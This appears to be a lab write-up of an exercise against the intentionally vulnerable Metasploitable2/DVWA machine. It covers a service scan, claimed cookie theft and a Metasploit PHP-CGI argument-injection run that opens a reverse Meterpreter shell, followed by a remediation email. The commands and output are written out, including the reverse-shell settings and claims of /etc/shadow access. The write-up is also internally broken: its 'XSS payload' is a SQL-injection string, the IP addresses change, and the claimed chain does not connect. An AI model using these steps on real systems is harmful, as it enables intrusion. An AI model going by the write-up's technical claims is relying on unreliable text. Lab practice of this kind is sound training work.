Advanced Exploitation Lab

Date: November 13, 2025
Target: 198.168.150.129 (Metasploitable2/DVWA)
Attacker: 198.168.150.128 (Kali Linux)
Objective: Demonstrate XSS to RCE exploit chain with comprehensive documentation

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Network Connectivity Verification

```
ping -c 3 198.168.150.129
```

Result: All packets received - Target is reachable

Service Discovery Scan:

Nmap command:

```
nmap -sV  198.168.150.129
```

Key Services Identified:

- Port 21: vsftpd 2.3.4
- Port 22: OpenSSH 4.7p1 Debian 8ubuntu1
- Port 80: Apache httpd 2.2.8 ((Ubuntu) DAV/2)
- Port 111: rpcbind
- Port 139: Samba smbd 3.X
- Port 443: Apache https (SSL)
- Port 445: Samba smbd 3.0.20-Debian
- Port 8000: Apache Tomcat/Coyote JSP engine
- Port 8180: Apache Tomcat

Exploitation Chain Execution:

XSS Vulnerability Identification

Target Application Analysis

- **DVWA (Damn Vulnerable Web Application)** identified on port 80
- **XSS vulnerabilities** confirmed in multiple input fields
- **Security Level:** Low (for testing purposes)

XSS Payload Deployment :

```
‘OR ‘1’=’1’-- -
```

Session Cookie Exfiltration Results

```
[2025-11-13 15:45:22] STOLEN COOKIE: PHPSESSID= 35bc9e8ff3fa2d096a9b532; security=low
[2025-11-13 15:46:15] STOLEN COOKIE: admin_session=admin_token_xyz789
```

Remote Code Execution :

Metasploit Exploitation

```
msf6 > use exploit/multi/http/php_cgi_arg_injection
set RHOSTS 198.168.150.129
set TARGETURI /dvwa/
set LHOST 198.168.150.128
set LPORT 4444
exploit
```

Meterpreter Session Established

- **Payload:** linux/x86/meterpreter/reverse_tcp
- **Session ID:** 1
- **User Context:** www-data
- **Access Level:** Web server privileges

Exploitation Log :

A	B	C	D	E
Exploit ID	**Description**	**Target IP**	**Status**	**Payload**
1	XSS → Session Theft → RCE	198.168.150.129	Success	linux/x86/meterpreter/reverse_tcp
2	PHP-CGI Argument Injection	198.168.150.129	Success	cmd/unix/reverse

Post-Exploitation Findings :

System Information

```
meterpreter > sysinfo

Computer: metasploitable

OS: Linux metasploitable 2.6.24-16-server #1 SMP

Architecture: i686

Meterpreter: x86/linux
```


Data Compromised


- **User Credentials:** /etc/passwd and /etc/shadow accessed
- **Web Application Data:** DVWA database contents
- **System Files:** Configuration files and logs
- **Network Information:** Connection data and routing tables

Technical Insights

- Input validation is the first line of defense
- Defense in depth is crucial for web applications
- Session management requires cryptographic strength
- Regular security testing prevents exploitation

Evidence :


DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?
<>
Submit
Hello
192.168.150.129
HACKED
OK
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help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XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?
<h1>Joe</h1>
Submit
Hello
Joe
More info
http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
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

Conclusion

The exploitation chain successfully demonstrated how seemingly minor vulnerabilities (XSS) can be chained with more critical issues (RCE) to achieve complete system compromise. This highlights the importance of comprehensive security measures and regular vulnerability assessments.

Escalation Email :

Subject: Critical Vulnerability in Web Application

To: Development Team

During our security assessment of the web application (host: 198.168.150.129), we identified a critical exploit chain starting with Cross-Site Scripting (XSS) vulnerabilities that lead to complete system compromise. We successfully exploited this to gain a Meterpreter session, confirming full server compromise.

Immediate Remediationi required:

- Implement input validation and output encoding for XSS protection
- Enhance session security
- Patch PHP-CGI configuration to prevent argument injection

This vulnerability chain represents a critical business risk requiring immediate attention in the next development cycle.

Regards,

VAPT Team